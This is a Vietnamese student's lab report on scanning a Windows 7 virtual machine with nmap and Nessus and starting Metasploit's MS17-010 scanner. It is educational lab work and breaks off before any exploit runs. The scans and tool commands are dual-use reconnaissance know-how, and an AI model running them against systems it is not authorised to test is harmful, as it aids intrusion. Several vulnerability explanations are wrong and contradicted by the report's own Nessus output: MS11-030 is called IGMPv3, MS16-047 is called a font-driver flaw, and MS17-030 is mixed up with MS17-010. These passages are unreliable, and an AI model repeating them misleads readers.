

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



MÔN HỌC: THỰC TẬP CƠ SỞ
BÁO CÁO BÀI THỰC HÀNH SỐ 11

Giảng viên hướng dẫn : PGS.TS Hoàng Xuân Dậu
Sinh viên thực hiện : Nguyễn Nhật Minh
Mã sinh viên : B21DCAT132

Hà Nội, tháng 3 năm 2024

Môn học: Thực tập cơ sở

Bài 11: Tìm kiếm và khai thác lỗ hổng

1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm được đe dọa và lỗ hổng như: nmap, zenmap, nessus, Metasploit framework
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, metasploit framework

2. Tìm hiểu lí thuyết

2.1. Nmap

Nmap (Network Mapper) là một công cụ mã nguồn mở được sử dụng để khảo sát và phân tích mạng. Được phát triển bởi Gordon Lyon (còn được biết đến với biệt danh Fyodor) vào năm 1997, Nmap đã trở thành một trong những công cụ quan trọng nhất cho việc phát hiện và kiểm tra các thiết bị trên mạng.

Các tính năng chính của nmap:

1. Quét mạng (Network Scanning): Nmap cho phép bạn quét một mạng máy tính hoặc một dải địa chỉ IP để xác định các thiết bị đang hoạt động trên mạng.
2. Phân tích cổng (Port Scanning): Nmap có thể quét các cổng mạng trên một máy tính hoặc một dãy máy tính để xác định những dịch vụ nào đang chạy trên chúng. Điều này rất hữu ích để phát hiện các lỗ hổng bảo mật hoặc để kiểm tra tính sẵn sàng của các dịch vụ mạng.
3. Phân tích hệ thống (Operating System Detection): Nmap có khả năng xác định hệ điều hành đang chạy trên các máy tính mục tiêu bằng cách phân tích các gói tin mạng và các thông số khác.
4. Phân tích phần mềm (Service Version Detection): Nmap có thể xác định phiên bản cụ thể của các dịch vụ mạng (ví dụ: web server, FTP server, SSH server) đang chạy trên các máy tính mục tiêu.

5. Xác định các lỗ hổng bảo mật (Vulnerability Detection): Dựa trên thông tin thu thập được từ quét, Nmap có thể cung cấp gợi ý về các lỗ hổng bảo mật có thể tồn tại trên các máy tính mục tiêu.
6. Kịch bản quét (Script Scanning): Nmap hỗ trợ việc chạy các kịch bản quét (scripts) để kiểm tra các tính năng cụ thể hoặc thực hiện các kiểm tra phức tạp trên các máy tính mục tiêu.
7. Ghi lại và phân tích kết quả (Logging and Result Analysis): Nmap cung cấp khả năng ghi lại kết quả của các quét mạng và phân tích kết quả này để hiểu rõ hơn về cấu trúc và tính chất của mạng.

Nmap là một công cụ mạnh mẽ được sử dụng rộng rãi trong cả việc kiểm tra bảo mật mạng và quản lý hệ thống mạng. Tuy nhiên, việc sử dụng Nmap cần được thực hiện cẩn thận và có sự hiểu biết về mạng và an ninh thông tin.

Zenmap là một giao diện đồ họa người dùng (GUI) cho Nmap, công cụ quét mạng mạnh mẽ và phổ biến. Được phát triển để cung cấp một cách tiếp cận trực quan hơn cho việc sử dụng Nmap, Zenmap cho phép người dùng thực hiện các hoạt động quét mạng mà không cần phải sử dụng dòng lệnh.

2.2. Nessus

Nessus là một công cụ kiểm tra bảo mật mạng và phần mềm được sử dụng rộng rãi trong cộng đồng an ninh mạng. Nó được phát triển bởi Tenable Network Security và được sử dụng để phát hiện các lỗ hổng bảo mật trong hệ thống, ứng dụng và cơ sở dữ liệu.

Nessus hoạt động bằng cách quét mạng hoặc máy chủ để tìm kiếm lỗ hổng bảo mật bằng cách kiểm tra các cổng, dịch vụ và ứng dụng đang chạy trên hệ thống. Sau đó, nó cung cấp báo cáo chi tiết về các lỗ hổng này, bao gồm mức độ nghiêm trọng, các hướng khắc phục và khuyến nghị bảo mật.

Các tính năng chính của Nessus bao gồm:

1. Quét tự động: Nessus tự động quét hệ thống để phát hiện các lỗ hổng bảo mật mà không cần sự can thiệp thủ công.
2. Bảo mật đa nền tảng: Nessus có khả năng quét trên nhiều nền tảng hệ điều hành và ứng dụng, bao gồm cả Windows, Linux và macOS.

3. Bảo mật ứng dụng web: Nessus cũng hỗ trợ kiểm tra bảo mật cho ứng dụng web, bao gồm kiểm tra các lỗ hổng phổ biến như Cross-Site Scripting (XSS) và SQL Injection.
4. Bảo mật đám mây: Nessus có thể kiểm tra bảo mật cho các môi trường đám mây công cộng và riêng tư như Amazon Web Services (AWS) và Microsoft Azure.

Nessus là một công cụ quan trọng trong việc đảm bảo an toàn thông tin cho tổ chức và doanh nghiệp bằng cách giúp họ phát hiện và khắc phục các lỗ hổng bảo mật trước khi chúng được tận dụng bởi kẻ tấn công.

2.3. Metasploit

3. Chuẩn bị môi trường

- 1 máy windows 7 chứa các lỗ hổng bảo mật
- 1 máy kali linux chứa các công cụ nmap, zenmap, nessus, metasploit để khai thác lỗ hổng

4. Thực hành

4.1. Sử dụng nmap/zenmap để rà quét các cổng dịch vụ

- Giả sử chúng ta chỉ biết 2 máy kali và windows 7 có chung dải ip
- Dựa vào ip của kali, sử dụng nmap để rà quét

```
(kali@minhb21dcat132)-[~]  
$ nmap -sT -A 192.168.1.0/24 --init d/nessusd start  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 04:32 EDT  
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan  
Ping Scan Timing: About 34.28% done; ETC: 04:32 (0:00:04 remaining)  
Stats: 0:00:08 elapsed; 251 hosts completed (5 up), 5 undergoing Connect Scan  
Connect Scan Timing: About 63.54% done; ETC: 04:32 (0:00:03 remaining)  
Stats: 0:00:52 elapsed; 251 hosts completed (5 up), 5 undergoing Service Scan
```

- Sau khi hoàn thành, phát hiện ip của windows 7 là 192.168.1.11

```
Nmap scan report for b21dcat132-PC (192.168.1.11)
Host is up (0.0017s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49157/tcp  open  msrpc           Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
| 2:1:0:
|_ Message signing enabled but not required
|_clock-skew: mean: 2h19m58s, deviation: 4h02m29s, median: -1s
| smb2-time:
| date: 2024-03-19T08:34:21
| start_date: 2024-03-19T08:12:55
|_nbstat: NetBIOS name: B21DCAT132-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:99:66:4e (VMware)
| smb-os-discovery:
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1
| Computer name: b21dcat132-PC
| NetBIOS computer name: B21DCAT132-PC\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-03-19T01:34:21-07:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

4.2. Sử dụng nessus để quét các lỗ hổng

- Cài đặt nessus trên kali

```
(root@minhb21dcat132) [/home/kali/Downloads]
# ls
Nessus-10.7.1-debian10_amd64.deb  ret  shark1.pcapng  svchost.exe  vuln  vit-DB  ...


(root@minhb21dcat132) [/home/kali/Downloads]
# dpkg -i Nessus-10.7.1-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 402492 files and directories currently installed.)
Preparing to unpack Nessus-10.7.1-debian10_amd64.deb ...
Unpacking nessus (10.7.1) ...
Setting up nessus (10.7.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...
Starting Nessus ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://minhb21dcat132:8834/ to configure your scanner


(root@minhb21dcat132) [/home/kali/Downloads]
# /bin/systemctl start nessusd.service

(root@minhb21dcat132) [/home/kali/Downloads]
#
```


- Truy cập vào địa chỉ <https://minhb21dcat132:8834> để chuẩn bị cấu hình nessus



- Sau khi hoàn tất, giao diện của nessus sẽ như sau



- Vào new scan chọn basic network scan và nhập địa chỉ ip 192.168.1.11
- Nessus đã quét được 1 số lỗ hổng



Vulnerabilities 23						
Search Vulnerabilities		5 Vulnerabilities				
<input type="checkbox"/>	Sev ▼	CVSS ▼	VPR ▼	Nam... Family ▲	Count ▼	
<input type="checkbox"/>	CRITICAL	10.0 *	7.3	M...	Windows	1
<input type="checkbox"/>	CRITICAL	10.0		U...	Windows	1
<input type="checkbox"/>	HIGH	8.1	9.7	M...	Windows	1
<input type="checkbox"/>	MEDIUM	6.8	6.0	M...	Windows	1
<input type="checkbox"/>	INFO			WMI NWindows		1

- Lỗ hổng MS11-030

Vulnerabilities 23

CRITICAL

MS11-030: Vulnerability in DNS Resolution Could Allow Remote Co...

>

PLU

Description

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

See Also

Lỗ hổng MS11-030, còn được biết đến với tên gọi "IGMPv3" (Internet Group Management Protocol version 3), có thể cho phép tấn công từ xa tiến hành tấn công từ chối dịch vụ (DoS) hoặc thực thi mã từ xa. Điều này xảy ra khi một máy chủ Windows 7 được

khai thác thông qua một gói tin đặc biệt gửi đến dịch vụ IGMP (Internet Group Management Protocol). Điều này có thể cho phép kẻ tấn công thực hiện cuộc tấn công từ xa và kiểm soát máy tính mục tiêu.

Một số đặc điểm chính của lỗ hổng MS11-030 bao gồm:

1. Tính nghiêm trọng: Lỗ hổng này được xem là nghiêm trọng vì có thể cho phép tin tặc thực hiện tấn công từ xa mà không cần tài khoản người dùng được xác thực trước đó.
2. Ứng dụng bị ảnh hưởng: Lỗ hổng MS11-030 ảnh hưởng đến các phiên bản hệ điều hành Windows 7.
3. Cách thức tấn công: Kẻ tấn công có thể tận dụng lỗ hổng này bằng cách gửi các gói tin đặc biệt thông qua mạng để thực hiện tấn công từ xa và tiềm ẩn nguy cơ xâm nhập hệ thống.
4. Tiềm năng của lỗ hổng: Nếu không được vá, lỗ hổng MS11-030 có thể bị lợi dụng để thực hiện các cuộc tấn công độc hại như kiểm soát từ xa, thực hiện mã độc, hoặc thu thập thông tin nhạy cảm từ hệ thống mục tiêu.

- Lỗ hổng MS17-030

Vulnerabilities 23

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (40... < > P

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers, WannaCry /

Lỗ hổng MS17-010 hay còn được gọi là lỗ hổng EternalBlue là một lỗ hổng bảo mật nhắm đến dịch vụ SMBv1 chạy trên các hệ thống Windows; trải dài từ Windows XP cho

đến tận Windows 10 version 1607.. Nói một cách dễ hiểu nhất, các hệ thống chạy Windows thường sử dụng giao thức SMB để giao tiếp hoặc kết nối với nhau cho mục đích truy cập file dữ liệu được lưu ở một server nào đó trong mạng, hoặc kết nối đến các thiết bị như máy in ở trong mạng. Lỗ hổng MS17-010 lợi dụng cơ chế xử lý sai các gói tin không bình thường của giao thức SMBv1, vốn được sử dụng rộng rãi trên gần như tất cả hệ điều hành Windows từ XP đến Windows 10 version 1607, để tiến hành xâm nhập vào hệ thống mục tiêu. Nếu bạn có kiến thức về kiến trúc máy và về buffer overflow. Ransomware WannaCry khét tiếng năm 2017 đã lợi dụng lỗ hổng MS17-010 này để tấn công các hệ thống chưa được vá lỗi và lây lan ra toàn thế giới.


- Tính nghiêm trọng: Lỗ hổng này được xem là nghiêm trọng vì có thể cho phép tin tặc thực hiện tấn công từ xa mà không cần tài khoản người dùng được xác thực trước đó.
- Ứng dụng bị ảnh hưởng: Lỗ hổng MS17-030 ảnh hưởng đến các phiên bản hệ điều hành Windows từ Windows 7 trở lên, bao gồm Windows Server 2008 R2 và các phiên bản sau này.
- Cách thức tấn công: Tin tặc có thể tận dụng lỗ hổng này bằng cách gửi các gói tin đặc biệt thông qua mạng để thực hiện tấn công từ xa vào máy chủ Windows mà không cần tài khoản người dùng được xác thực.
- Tiềm năng của lỗ hổng: Nếu không được vá, lỗ hổng MS17-030 có thể được tin tặc lợi dụng để thực hiện các cuộc tấn công độc hại như kiểm soát từ xa, thực hiện mã độc, hoặc thu thập thông tin nhạy cảm từ hệ thống mục tiêu.
- **Lỗ hổng MS16-047**

Lỗ hổng MS16-047 là một lỗ hổng bảo mật được phát hiện trong Microsoft Windows vào tháng 4 năm 2016. Đây là một lỗ hổng liên quan đến việc xử lý phông chữ trong trình điều khiển Windows font driver (ATMFD.DLL). Kẻ tấn công có thể tận dụng lỗ hổng này để thực hiện các cuộc tấn công từ xa bằng cách gửi cho người dùng một tập tin font chứa mã độc hoặc thông qua các kỹ thuật khai thác lỗ hổng trong các ứng dụng web hoặc tài nguyên khác mà người dùng truy cập.

Các hành động tiềm ẩn mà kẻ tấn công có thể thực hiện thông qua lỗ hổng này bao gồm chạy mã độc, kiểm soát máy tính của người dùng, hoặc đánh cắp thông tin cá nhân.

Để giải quyết vấn đề này, Microsoft đã phát hành các bản vá bảo mật để sửa lỗi lỗ hổng. Do đó, việc cập nhật hệ thống đầy đủ và kịp thời là biện pháp hiệu quả nhất để bảo vệ khỏi lỗ hổng này.

Lỗ hổng MS16-047 là một trong những lỗ hổng quan trọng được công bố trong chuỗi các vấn đề bảo mật mà Microsoft cần phải giải quyết, nhằm đảm bảo an toàn và bảo mật cho người dùng của hệ điều hành Windows.



The screenshot shows a web interface for vulnerabilities. At the top, there's a tab labeled 'Vulnerabilities' with a count of '23'. Below it, a card for 'MS16-047: Security Update for SAM and LSAD Remote Protocols (3...)' is displayed. The card has a 'MEDIUM' severity tag. The 'Description' section states: 'The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.' The 'Solution' section says: 'Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.' A 'See Also' section is partially visible at the bottom.

4.3. Sử dụng metasploit để khai thác lỗ hổng MS17-030(CVE 2017-0143)

Wanna Cry đã trở thành nỗi ám ảnh kinh hoàng trên toàn thế giới với hơn 150 quốc gia và khoảng hơn 300.000 máy tính bị lây nhiễm. Một khi máy tính dính phải mã độc này, thì phần mềm diệt virus đều không có tác dụng. Một trong những cách khai thác lỗ hổng của Wanna Cry, đó chính là EternalBlue. EternalBlue là 1 mã khai thác thông tin được phát triển bởi Cục An ninh Quốc Gia Hoa Kỳ (NSA). Lỗ hổng này bị rò rỉ bởi nhóm Hacker The Shadow Brokers vào ngày 14/04/2017, và nó được sử dụng như 1 phần trong vụ tấn công WannaCry trên toàn thế giới để phát tán và lây lan. EternalBlue khai thác lỗ hổng trong việc triển khai thực hiện giao thức SMB (Server Message Block) của Microsoft thông qua Port 445. Lỗ hổng này được công bố trong CVE-2017-0144. Lỗ hổng tồn tại trong giao thức SMBv1, một trong các phiên bản của Microsoft Windows chấp nhận các gói dữ liệu đặc biệt được tạo ra bởi những kẻ tấn công từ xa, cho phép họ thực thi mã tùy ý trên máy tính mục tiêu. Bản cập nhật bảo mật cho lỗ hổng này đã được Microsoft phát hành vào ngày 14/03/2017 để giải quyết vấn đề này thông qua cập nhật bảo mật MS17-010 cho tất cả các

phiên bản Windows hiện đang được hỗ trợ tại thời điểm đó là Windows Vista, Windows 7, 8.1, Windows 10, Windows Server 2008, 2012, 2016.

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|    Disclosure date: 2017-03-14
|    References:
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
Nmap done: 1 IP address (1 host up) scanned in 40.56 seconds
```

- Trên kali khởi động msfconsole, sử dụng câu lệnh để đi đến module phát hiện lỗ hổng MS17-010 của metasploit
- Sử dụng lệnh options để kiểm tra các giá trị của module

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary/scanner/smb/smb_ms17_010 > options
+ -- ==[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion remote code execution vulnerability ex] s
